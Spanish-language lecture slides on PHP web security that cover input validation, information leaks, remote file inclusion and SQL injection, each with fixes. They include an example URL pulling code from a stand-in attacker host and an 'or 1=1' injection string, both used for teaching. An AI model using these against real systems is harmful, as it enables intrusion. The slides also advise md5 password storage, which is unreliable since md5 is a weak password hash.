


### Seguridad II

Clase 17. Problemas de seguridad y soluciones Carlos Ruiz Ruso · @micromante




### Validaciones en Server






#### Tener en cuenta al validar

- Formatos
- Límite de datos y tamaños
- Lógicas en operaciones
- Subida de ficheros
  - Tipos de ficheros, carpetas, contenidos
- Usar librerías o frameworks que nos ayuden
  - https://github.com/Respect/Validation



## Exposición de información






#### **Problemas y soluciones**

# [DEMO]

phpinfo visible
Excepciones que delatan
Archivos de configuración y pruebas

. . .



### Inclusión de archivos





#### Problema I









#### Problema II


- Ejemplo url index.php?page=principal.php
  - Problema
    - index.php?page=http://miexploit.com/fichero.php
  - Solución
    - Cuidado con los parámetros por la url
    - Validar todo
    - No usar este tipo de prácticas con includes
    - Más <a href="http://es.wikipedia.org/wiki/Remote File Inclusion">http://es.wikipedia.org/wiki/Remote File Inclusion</a>





## Inyección SQL

**SQL** injection






#### Inyección de SQL

"Muchos desarrolladores web no son conscientes de cómo las consultas SQL pueden ser manipuladas, y asumen que una consulta SQL es una orden fiable"

"La inyección directa de comandos SQL es una técnica donde un atacante crea o altera comandos SQL existentes para exponer datos ocultos, sobrescribir los valiosos, o peor aún, ejecutar comandos peligrosos a nivel de sistema en el equipo que hospeda la base de datos."

Documentacion completa y oficial: http://php.net/manual/es/security.database.sql-injection.php





#### **Problemas y soluciones**

# [DEMO]

Hackeando parametro GET sin verificar con "... where id=10 or 1=1"

Concatenando INSERT SQL


Añadir siempre un limit a la select


Guardar el password en md5 y comprobar

Usar PDO con prepare

PDO::ATTR\_EMULATE\_PREPARES

En la bd tener un usuario que no tenga permisos de borrado





#### **MUCHAS GRACIAS A TODOS!**

Podeis seguirme en la redes sociales como @micromante o Carlos Ruiz Ruso www.micromante.com